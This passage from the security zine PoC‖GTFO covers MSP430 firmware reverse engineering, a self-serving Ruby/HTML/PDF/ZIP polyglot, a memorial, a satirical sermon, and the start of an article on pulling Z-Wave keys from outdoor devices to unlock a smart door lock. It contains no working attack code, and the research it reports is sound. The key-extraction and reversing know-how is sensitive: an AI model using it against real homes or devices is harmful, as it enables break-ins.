You might have noticed in your disassembly that even though we told you this was a fixed-width instruction set, some instructions are longer than one 16-bit word! One way this can happen is when using immediate values, which—much like those of the glorious PDP-11 of old—are implemented by dereferencing and incrementing the program counter. This way, the CPU will skip over the immediate value in its code fetch path just as it's fetching that same value as data.

And, finally, there are prefix instructions that have been added in MSP430X, the 20-bit extension of the MSP430. These prefix instructions go before the normal instruction, and you'll most commonly see them setting the upper four bits of the pointer in a 20-bit function call.

What's a Function, Anyways?

In x86 assembly, we're used to looking for function preambles to pick out the functions, but what do we look for in MSP430 code? We've already discussed finding the entry point of the program and those of other ISRs by looking at the vectors in the IVT. What about other functions?

In MSP430, all functions that are not ISRs will end with a `RET` instruction which, as you recall, is actually a `MOV @SP+, PC`.

Compilers vary greatly in the calling conventions, as there is actually no fixed ABI. Usually, arguments get passed in `r12`, `r13`, `r14`, and `r15`. This, however, is by no means a requirement. MSP430 GCC uses `r15` for the first parameter and for most return value types, and `r14`, `r13`, and `r12` for the other parameters. Texas Instruments' Code Composer and the IAR compiler (after EW430 4.10A release) use the opposite order: `r12`, `r13`, `r14`, and `r15` and return in `r12`. Remember this when using assembly examples of one calling convention in the other, as you'll need to move the registers around a bit.

We recommend using an additional heuristic instead of looking for a function preamble format. In this heuristic, we assume that indirect calls are rare, and look for `br #addr` and `call #addr` instructions. Both of these consist of two 16-bit words, and whatever the `#addr` we extract from that second word, there's a good chance that it's the start of a function.

Using this logic, you should be able to find functions even in stripped images disassembled with `objdump`. A short script, or a good disassembler, should help automate the marking of these functions.

Making Sense of Interrupts

As with your (other) favorite microcontroller, our exploration of the code can be preempted by an interrupt.

If you don't like these getting in the way of your travels, they can be globally or individually disabled—well, except for the non-maskable interrupts (NMI).[12]

The MSP430 handles any interrupts set in priority order, and goes through the interrupt vector table to find the right interrupt service routine's (ISR) starting address. It hides away the current PC and SR on the stack, and runs the ISR. The ISR then returns, and normal execution continues.

If one thing is for certain, it's that `0xFFFE` is the system's reset ISR address (used on power-up, external reset, etc.), and that it has the highest priority.

If you have an ELF formatted dump,[13] use `msp430-objdump dump.msp430 -DS` to get disassembly. Then locate the interrupt table at the end of memory.

```
0000ffc0 <.sec2>:
 ffc0 : 26 32 jn $-946 ;abs 0xfc0e
 ...
 fffc : 26 32 jn $-946 ;abs 0xfc4a
 fffe : 00 31 jn $+514 ;abs 0x200
```

We look at `0xFFFE` for the reset interrupt address, which is `0x3100` in this image. (`objdump` mistakes it for a conditional relative jump, so ignore the disassembly and read only the bytes.) That's our entry point into the program, and you can see how it nicely lines up in the disassembly.

```
00003100 <.sec1>:
 3100: 31 40 00  31  mov   #12544,  r1
 3104: 15 42 20  01  mov   &0x0120,r5
 3108: 75 f3         and.b #-1, r5
```

Maybe we want to look at some specific functionality that is triggered by an interrupt, for example incoming serial data. Looking in the MSP430F1611 data sheet, we find that `USART1` receive is a maskable interrupt at `0xFFE6`. If we look at the notated IVT in an example program (e.g., TinyOS's Printf program compiled for TelosB), we see addresses in little endian.

```
0000ffe0 <__ivtbl_16>:
    ffe0:       52 44       dac/dma
    ffe2:       52 44       i/o p2
    ffe4:       56 56       usart 1 tx
    ffe6:       d0 55       usart 1 rx
    ffe8:       52 44       i/o p1
    ffea:       94 4f       timer a3
    ffec:       76 4f       timer a3
    ffee:       52 44       adc12
    fff0:       52 44       usart0 tx
    fff2:       52 44       usart0 rx
    fff4:       52 44       watchdog timer
    fff6:       52 44       compartor a
    fff8:       d8 4f       timer b7
    fffa:       ba 4f       timer b7
```

```
    fffc:       52 44    nmi/etc
    fffe:       00 40    reset
```

We note that `0x4452` is used often. A quick look at this address shows that it is an empty IVT noting unused interrupts. Since we're interested in the USART1 receive path, we follow `0x55d0` and see a large function that in turn calls another function—both nicely annotated, as we were working from an image with debug symbols:

```
000055d0 <sig_UART1RX_VECTOR>:
...
    563a: b0 12 98 46  call #0x4698
...
00004698 <SerialP__rx_state_machine>:
...
```

This technique of looking up your IVT entries and then working backward to reverse engineer any handlers that correspond to the functionality you are interested in can help you avoid getting lost in reversing unimportant pieces of the code.

Sorting out Peripherals

Reversing an image, we usually have some peripheral of interest, such as the SPI bus that attaches a radio.

Some peripherals are dealt with by interrupts, as we just saw, but some are also either partially or totally handled by touching memory defined by the peripheral file map.

In particular, as an alternative to using interrupts, a program could simply poll for incoming data or a change in a pin's state. Likewise, setting up configurations for items such as the USART discussed above is done in the peripheral file map.

Let us take the same file we used above, and look in the MSP430F1611 guide for the USART1 in the peripheral file map.[14]

Here we see the registers in the range from `0x0078` to `0x007F`. Let us search for a few of these in the image.

First, we look for `0x0078` (USART control), `0x0079` (transmit control), and `0x007A` (receive control). We find them all together in a function that is responsible for configuring the USART resource. A reader referencing the documentation will see the other control registers similarly updated.

```
4e8e <Msp430Uart ... Configure ...>:
...
4eb4:  c2 4e 78  00    mov.b r14,    &0x0078
4eb8:  d2 42 04  11    mov.b &0x1104,&0x0079
4ebc:  79 00
4ebe:  d2 42 05  11    mov.b &0x1105,&0x007a
4ec2:  7a 00
4ec4:  1e 42 00  11    mov   &0x1100,r14
4ec8:  c2 4e 7c  00    mov.b r14,    &0x007c
4ecc:  8e 10           swpb  r14
4ece:  4e 4e           mov.b r14,    r14
4ed0:  c2 4e 7d  00    mov.b r14,    &0x007d
4ed4:  d2 42 02  11    mov.b &0x1102,&0x007b
...
```

Whereas this approach can help you understand the settings to better sniff the serial bus physically, often you'd rather want to understand the actual data being written out. For this, we look for the peripheral holding the transmit buffer pointer—in our case at `0x007F`, according to the chip documentation.

Searching for this address in the disassembly leads us to a few interesting functions. Firstly, there's one that disables the UART, which fills this address with null bytes. That helps us confirm we're looking at the right address. We also see this address written to in the interrupt handler that we located in the previous section—and in a large function that ends up being a form of `printf` for writing out to this serial line.

As you can see, working backward from the addresses found in the peripheral file map can help you quickly find functions of interest.

This guide is neither complete nor perfectly accurate. We told a few lies-to-children as all teachers do, and we omitted a dozen nifty examples that would've fit. Still, we hope that this will whet your appetite for working with the MSP430 architecture, and that, when

you begin to work on the '430s, you can get your bearings quickly, jumping into the fun part of the journey with less hassle.

For more MSP430 tricks, check out PoC‖GTFO 2:5!

11:9 This HTML page is also a PDF which is also a ZIP which is also a Ruby script which is an HTTP quine; or, The Treachery of Files

by Evan Sultanik from a concept independently conceived by Ange Albertini and with great technical assistance from Philippe Teuwen

Please rise and open your hymnal for the recitation of the Book of PoC‖GTFO, Chapter 7, Verse 6.

> "A file has no intrinsic meaning. The meaning of a file—its type, its validity, its contents—can be different for each parser or interpreter."

You may be seated.

In the spirit of самиздат and the license of this publication, we thought it might be nifty to aid its promulgation by enabling the PDF to mirror itself. That's right, this PDF is an HTTP quine: it is a web server that serves copies of itself.

```
$ ruby pocorgtfo11.pdf &
Listening for connections on port 8080.
To listen on a different port,
re-run with the desired port as a command-line argument.
$ curl -s http://localhost:8080/pocorgtfo11.pdf |
  diff -s - pocorgtfo11.pdf
A neighbor at 127.0.0.1 is requesting/pocorgtfo11.pdf
Files - and pocorgtfo11.pdf are identical
```

Utilisation de la canne. — 1. Canne-filet à papillons. — 2. Canne à toiser les chevaux. — 3. Canne-parapluie. — 4. Canne musicale. — 5. Ceci n'est pas une pipe.

This polyglot once again exploits the fact that PDF readers ignore everything before the first instance of "%PDF". Coupled with Ruby's __END__ token—which effectively halts interpretation—and its __FILE__ token—which resolves to the path of the file being interpreted—it's actually quite easy to make an HTTP quine by prepending the PDF with the following:

```ruby
require 'socket'
server = TCPServer.new('', 8080)
loop do
  socket = server.accept
  request = socket.gets
  response = File.open(__FILE__).read
  socket.print "HTTP/1.1 200 OK\r\n" +
    "Content-Type: application/pdf\r\n" +
    "Content-Length: #{response.bytesize}\r\n" +
    "Connection: close\r\n"
  socket.print "\r\n"
  socket.print response
  socket.close
end
__END__
```

But why stop there? Ruby makes all of the bytes in the script that occur after the __END__ token available in the special "DATA" object. Therefore, we can add additional content between __END__ and %PDF that the script can serve.

```
 1  require 'socket'
    server = TCPServer.new('', 8080)
 3  html = DATA.read().split(/<\/html>/)[0]+"</html>\n"
    loop do
 5    socket = server.accept
      if socket.gets.split(' ')[1].downcase.end_with? ".pdf" then
 7      c = "application/pdf"
        d = File.open(__FILE__).read
 9      n = File.size(__FILE__)
      else
11      c = "text/html"
        d = html
13      n = html.length
      end
15    socket.print "HTTP/1.1 200 OK\r\n"+
                   "Content-Type: #{c}\r\n"+
17                 "Content-Length: #{n}\r\n"+
                   "Connection: close\r\n\r\n"+d
19    socket.close
    end
21  __END__
    <html>
23    <head>
        <title>An HTTP Quine PoC</title>
25    </head>
      <body>
27      <a href="pocorgtfo11.pdf">Download pocorgtfo11.pdf!</a>
      </body>
29  </html>
```

Any HTTP request with a URL that ends with .pdf will result in a copy of the PDF; anything else will result in the HTML index parsed from DATA.

Since the data between __END__ and %PDF... is pure HTML already, it would be a shame not to make this file a pure HTML polyglot, as we did with pocorgtof07.pdf. Doing so is relatively simple by wrapping PDF in HTML comments.

```
1  INSERT RUBY WEB SERVER HERE
   __END__
3  <html>
     ...
5  </html>
   <!--
7  INSERT RAW PDF HERE
   -->
```

This is valid Ruby, since Ruby does not interpret anything after the
__END__. The PDF does not affect the validity of the HTML since it is
commented. There will be trouble if the byte sequence "-->" (2D 2D 3E)
occurs anywhere within the PDF, but this is very unlikely and has
proven not to be a problem.

Wrapping the Ruby webserver code in an HTML comment would
have been ideal, and does in fact work for most PDF viewers. However,
the presence of an HTML opening comment before the %PDF causes
Adobe's parser to classify the file as HTML and therefore refuse to
open it.

Unfortunately, some web browsers interpret the Ruby code as
having an implied "<html>" preceding it, adding all of that text to the
DOM. This is remedied with Javascript in the HTML that sanitizes
the DOM if necessary.

As has become the norm, this PDF is also a valid ZIP. This feat does
not affect the Ruby/HTML portion since the ZIP is embedded later in
the file as an object within the PDF, as in PoC‖GTFO 1:5. This
presents an additional opportunity for the webserver: if the script can
unzip itself, then it can also serve all of the contents of the ZIP.
Unfortunately, Ruby does not have a ZIP decompression facility in its
standard library. Therefore, the webserver calls the unzip utility with the
"-l" option, parsing the output to determine the names and sizes of the
constituent files. Then, a call to unzip with "-p" writes raw decompressed
contents to stdout, which the web server splits apart and stores in
memory. Any HTTP request with a URL that matches a file path
within the ZIP is served that decompressed file. This allows us to have
images like a favicon in the HTML. In the event that the PDF is

interpreted as raw HTML—*i.e.*, it was *not* served from the Ruby script —a Javascript function conveniently hides all of the ZIP access portions.

With all of this feature bloat, the Ruby/HTML code that is prepended before the PDF started getting quite large. Unfortunately, some PDF readers like PDFium[15] (the default PDF viewer shipped with Chrom(e|ium)) fail unless they find "%PDF" within the first 1024 characters. Therefore, the final trick in this polyglot is to exploit Ruby's multiline comment syntax (which, like the __END__ token, owes itself to Ruby's Perl heritage). This allows us to start the PDF header early, within a comment that will not be interpreted. Within that PDF header we open a dummy object stream that will contain the remainder of the Ruby script and the following HTML code before the start of the "real" PDF.

```
   require 'socket'
2  =begin
   %PDF-1.5
4  9999 0 obj
   <<
6  /Length INSERT_#_REMAINING_RUBY_AND_HTML_BYTES_HERE
   >>
8  stream
   =end
10 INSERT REMAINING RUBY CODE HERE
   __END__
12 INSERT HTML HERE
   <!--
14 endstream
   endobj
16 INSERT RAW PDF HERE WITH LEADING %... HEADER REMOVED
   -->
```

Ruby HTML PDF ZIP

Ruby

require statements

=begin

> Multiline Comment

=end

Ruby Webserver
Parses the HTML from DATA and calls unzip on itself to extract the ZIP content

__END__

Everything after __END__ is accessible from Ruby's special DATA object

HTML

Text occurring before `<html>`. Some browsers will add this to the DOM, ignoring the following `<html>` and `<head>`.

HTML

Javascript to remove everything between "require..." and "__END__" from the DOM, if necessary

`<!--`

`-->`

PDF

PDF Header

9999 0 obj
<<
/Length `?`
>>
stream

Replace `?` with the number of bytes here (*i.e.*, between stream and endstream)

endstream
endobj

PDF Content

obj/stream

endstream/endobj

PDF Footer

ZIP

ZIP Content
as usual
(cf. PoC‖GTFO 1:5 and 9:12)

Central Directory

Archive Comment

Figure 11.5: Anatomy of the Ruby/HTML/PDF/ZIP polyglot. Green portions contain the main content of their respective filetypes. White portions are for context and to illustrate modifications necessary to make the polyglot work. Gray portions are not interpreted by their respective filetypes.

E. E. or PHYSICS
GRADUATES
with experience in
RADAR or
ELECTRONICS
or those desiring
to enter these areas...

Hughes-equipped
Convair F-102
all-weather
interceptor.

The time was never more
opportune than now for becoming
associated with the field of
advanced electronics. Because of
military emphasis this is
the most rapidly growing and
promising sphere of
endeavor for the young electrical
engineer or physicist.

Since 1948 Hughes Research and Development Laboratories
have been engaged in an expanding program for design,
development and manufacture of highly complex radar fire

SCIENTIFIC AND

11:10 In Memoriam: Ben "bushing" Byer

by FailOverflow

We are deeply saddened by the news that our member, colleague, and friend Ben "bushing" Byer passed away of natural causes on Monday, February 8th.

Many of you knew him as one of the public faces of our group, failOverflow, and before that, Team Twiizers and the iPhone Dev Team.

Outspoken but never confrontational, he was proof that even in the competitive and often aggressive hacking scene, there is a place for both a sharp mind and a kind heart.

To us he was, of course, much more. He brought us together, as a group and in spirit. Without him, we as a team would not exist. He was a mentor to many, and an inspiration to us all.

Yet above anything, he was our friend. He will be dearly missed.

Our thoughts go out to his wife and family.

Keep hacking. It's what bushing would have wanted.

Ben Byer 1980-2016

Console Hacking 2008: Wii Fail
Is implementation the enemy of design?

Console Hacking 2010
PS3 Epic Fail

12 Collecting Bottles of Broken Things

COLLECTING BOTTLES OF BROKEN THINGS,
PASTOR MANUL LAPHROAIG
WITH THEORY AND PRAXIS
COULD BE THE MAN
WHO SNEAKS A LOOK
BEHIND THE CURTAIN!

12:1 Lisez Moi!

Neighbors, please join me in reading this thirteenth release of the International Journal of Proof of Concept or Get the Fuck Out. This release is given on paper to the fine neighbors of Montréal.

We begin on page 431 with a sermon concerning peak computation, population bombs, and the joy of peeks and pokes in the modern world

by our own Pastor Manul Laphroaig.

On page 437 we have a *Z-Wave Christmas Carol* by Chris Badenhop and Ben Ramsey. They present a number of tricks for extracting pre-shared keys from wireless Z-Wave devices, and then show how to use those keys to join the network.

On page 453, Krzysztof Kotowicz and Gábor Molnár present *Comma Chameleon*, weaponize PDF polyglots to exfiltrate data via XSS-like vulnerabilities. You will never look at a PDF with the same eyes again, neighbors!

Chris Domas, whom you'll remember from his brilliant compiler tricks, has contributed two articles to this fine release. On page 483, he explains how to implement *M/o/Vfuscator as a Virtual Machine*, producing a few bytes of portable C or assembly and a complete, obfuscated program in the `.data` segment.

IBM had JCL with syntax worse than Joss, and everywhere the language went, it was a total loss! So dust off your z/OS mainframe and use the ASCII/EBCDIC chart from the back of the book to read Soldier of Fortran's *JCL Adventure with Network Job Entries* on page 490.

What does a cult Brezhnev-era movie have to do with how exploit code finds its bearings in a Windows process' address space? Read *Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!* by Mike Myers and Evan Sultanik on page 535 to find out!

Page 553 begins Alex Ionescu's article on a *DeviceGuard Mitigation Bypass for Windows 10*, escalating from Ring 3 to Ring 0 with complete reconstruction of all corrupted data structures.

Page 577 is Chris Domas' second article of this release. He presents a Turing-complete *Virtual Machine for VIM* using only the normal commands, such as yank, put, delete, and search.

On page 587 you will find a rousing guest sermon *Doing Right by Neighbor O'Hara* by Andreas Bogk, against the heresy of "sanitizing" input as a miracle cure against injection attacks. Our guest preacher exposes it as fundamentally unneighborly, and vouchsafes the true faith.

Concluding this issue's amazing lineup is *Are androids polyglots?* by Philippe Teuwen on page 593, in which you get to practice Jedi polyglot mind tricks on the Android package system. Now these *are* the droids we are looking for!

12:2 Surviving the Computation Bomb

by Manul Laphroaig

Gather round the campfire, neighbors. Now is the time for a scary story, of the kind that only science can tell. Vampires may scare children, but it takes an astronomer to scare adults—as anyone who lived through the 1910 scare of the Earth's passing through the Halley's comet's tail would plainly tell you. After all, they had it on the best authority that the tail's cyanogen gas—spectroscopically confirmed by

very prominent bands—would *impregnate the atmosphere and possibly snuff out all life on the planet.*

But comets as a scare are old and busted, and astronomic spectroscopy is no longer a hot new thing, prominent bands or no. We can do better.

Imagine that you come home after a strenuous workday, and, after a nice dinner, sit down to write some code on that fun little project for your PoC‖GTFO submission. Little do you know that you are contributing to the thing that will doom us all!

You see, neighbors, there is only so much computation possible in the world. By programming for pleasure, you are taking away from this non-renewable resource, and when it runs out, our civilization will be destroyed.

Think of it, neighbors. Computation was invented by mathematicians, and they tend to imagine infinite resources, like endless tapes for their model machines, but in reality nothing is inexhaustible. There is only a finite amount of atoms in the universe— so how could such a universe hold even one of these infinite tapes? Mathematicians are notorious for being shortsighted, neighbors.

COMET'S POISONOUS TAIL.

Yerkes Observatory Finds Cyanogen in Spectrum of Halley's Comet.

Special to The New York Times.

BOSTON, Mass., Feb. 7.—Astronomers at the Harvard Observatory have not yet made a photographic spectrum of Halley's comet, which is rapidly approaching the earth, but a telegram received there to-day from the Yerkes Observatory states that spectra of the comet obtained by the Director and his assistants show very prominent cyanogen bands.

Cyanogen is a very deadly poison, a grain of its potassium salt touched to the tongue being sufficient to cause instant death. In the uncombined state it is a bluish gas very similar in its chemical behavior to chlorine and extremely poisonous. It is characterized by an odor similar to that of almonds. The fact that cyanogen is present in the comet has been communicated to Camille Flammarion and many other astronomers, and is causing much discussion as to the probable effect on the earth should it pass through the comet's tail. Prof. Flammarion is of the opinion that the cyanogen gas would impregnate the atmosphere and possibly snuff out all life on the planet.

Only once, as far as known, has the

You may think, okay, so there may not be an infinite amount of computation, but there's surely enough for everyone? No, neighbors, not when it's growing exponentially! We may have been safe when people just wrote programs, but when they started writing programs to write programs, and programs to write programs to write programs, how long do you think this unsustainable rush would last? Have you looked at the size of "hello world" lately? We are doomed, and your little program is adding to that, too!

Now you may think, what about all these shiny new computers they keep making, and all those bright ads showing how computers make things better, with all the happy people smiling at you? But these are made by corporations, neighbors, and corporations would do anything

to turn a profit, would they not? Aren't they the ones destroying the world anyway? Perhaps the rich and powerful will have stashed some of it away for their own needs, but there will not be enough for everyone.

Think of the day when computation runs out. The Internet of Things will turn into an Internet of Bricks, and all the things it will be running by that time, like your electricity, your water, your heat, and so on will just stop functioning. The self-driving cars will stop. In vain will your smart fridge, previously shunned by your other devices as the simpleton with the least processor power, call out to its brethren and its mother factory—until it too stops and gives up its frosty ghost.

A national mobilization of the senior folks who still remember how to use paper and drive may save some lives, but "will only provide a stay of execution." Nothing could be more misleading to our children than our present society of affluent computation![1]

Mars is Peopled and they want KIRK'S AMERICAN FAMILY SOAP

Kirk's Dusky Diamond Soap, best for Ladies' Toilet.

To meet the needs of not just individual programmers, but of society as a whole, requires that we take an immediate action at home and promote effective action worldwide—hopefully, through change in our value system, but by compulsion if voluntary methods fail—before our planet is permanently ruined.[2]

No point in beating around the bush, neighbors—computation must be rationed before it's too late. We must also control the population of programmers, or mankind will program itself into oblivion. "The hand that hefted the axe against the ice, the tiger, and the bear [and] now fondles the machine gun"—and, we must add, the keyboard—"just as lovingly"[3] must be stopped.

Uncontrolled programming is a menace. The peeks and pokes cannot be left to the unguided masses. Governments must step in and Do Something.

Well, maybe the forward-thinking elements in government already are. When industrial nations sign an international agreement to control software under the same treaty that controls nuclear and chemical weapon technologies—and then have to explicitly exclude *debuggers* from it, because the treaty's definition of controlled software clearly covers debuggers—something must be going on. When politicians who loudly profess their commitment to technological progress and education demand to punish makers and sellers of non-faulty computers—maybe they are only faking ignorance.

When "Advanced Placement" computing in high schools means Java and only Java, one starts to suspect shenanigans. When most of you, barely escaped courses that purported to teach programming, but in fact looked like their whole point was to turn you away from it—can this be a coincidence? Not hardly, neighbors, not by a long shot!

Scared yet?[4]

Garlic against vampires, silver against werewolves, the Elder Sign against sundry star-spawn. The scary story teaches us that there's always a hack. So what is ours against those who would take away our PEEK and our POKE in the name of expert opinions on the whole society's good?

Perhaps it is this little litany: "Science is the belief in the ignorance of experts." At the time that Rev. Feynman composed it, he felt compelled to say, "I think we live in an unscientific age ... [with] a considerable amount of intellectual tyranny in the name of science." We wonder what he would have said of our times.

But take heart, neighbors. Experts and sciences of doom come and go; so do killer comets with cyanogen tails, the imminent Fifth Ice Age, and population bombs. We might survive the computation bomb yet—

so finish that little project of yours without guilt, send it to us, and let its little light shine—in an unscientific world that needs it.

12:3 Carols of Z-Wave Security; or, Robbing Keys from Peter to Unlock Paul

by Chris Badenhop and Ben Ramsey

Adeste Fideles

Z-Wave is a physical, network, and application layer protocol for home automation. It also allows members of the disposable income class to feed their zeal for domestic gadgetry, irrespective of genuine utility. Z-Wave devices sit in their homes, quietly exchanging sensor reports and actuating in response to user commands or the environment.

The curious reader may use an SDR to learn how, when, and what they communicate. Tools like Scapy-radio (Picod, Lebrun, and Demay) and EZ-Wave (Hall and Ramsey) demodulate Z-Wave frames for inspection and analysis. The C++ source code for OpenZwave is a great place to examine characteristics of the Z-Wave application layer. Others may still prefer to cross-compile OpenZwave to their favorite target and examine the binary using a custom disassembler built from ROP gadgets found in the old shareware binary WOLF3D.EXE.

After tinkering with Z-Wave devices and an SDR, readers will quickly realize that they can send arbitrary application layer

commands to devices where they are executed. To combat this, some devices utilize the Z-Wave security layer, which provides both integrity and confidentiality services to prevent forgery, eavesdropping, and replay.

The first gospel of the Z-Wave security layer was presented by Fouladi and Ghanoun at Black Hat 2013. In it they identified and exploited a remote rekeying vulnerability. In this second gospel of the Z-Wave security layer, we validate and extend their analysis of the security layer, identify a hardware key extraction vulnerability, and provide open source PoC tools to inject authenticated and encrypted commands to sleeping Z-Wave devices.

Deck the Home with Boughs of Z-Wave

This Christmas, Billy Peltzer invests heavily in Z-Wave home automation. The view of his festive front porch reveals several of these gadgets. Billy is a little paranoid after having to defend himself from hordes of gremlins every Christmas, so he installs a Z-Wave door lock, which both Gizmo and he are able to open using a smart phone or tablet. Billy uses a Z-Wave smart plug to control Christmas lights around his front window. He programs the strand of lights to turn on when a Z-Wave PIR (passive infrared) sensor detects darkness and turn off again at daylight. This provides a modest amount of energy savings, which will pay for itself and his Mogwai-themed ornament investment after twenty years.

The inquisitive reader may wonder whether Billy's front door is secure. Could a gremlin covertly enter his home using the Z-Wave application layer protocol, or must it instead cannonball through a window, alerting his dog Barney? Fortunately, sniffing, replaying, or injecting wireless door commands is fruitless because the door command class implements the Z-Wave security layer, which is rooted in cryptography.

Z-Wave cryptography uses symmetric keys to provide encryption and authentication services to the application layer. It stores a form of

these keys in nonvolatile memory, so that the device does not require rekeying upon power loss. Of the five locks we have examined, the nonvolatile memory is always located in the inner-facing module, so a gremlin would have to destroy a large portion of the Z-Wave door lock to extract the key. At that point it would have physical access to the lock spindle anyway, making the cryptographic system moot.

Wireless security is enabled on the fifth generation (Z-Wave Plus) devices on Billy's front porch. Thus, their memory contains the same keys that keep gremlins from wirelessly unlocking his door. A gremlin may crack open the outdoor smart plug or PIR sensor, locate and extract the keys, and send an authenticated unlock command to the door. Billy has, figuratively, left a key under the doormat!

We Three Keys of AES Are

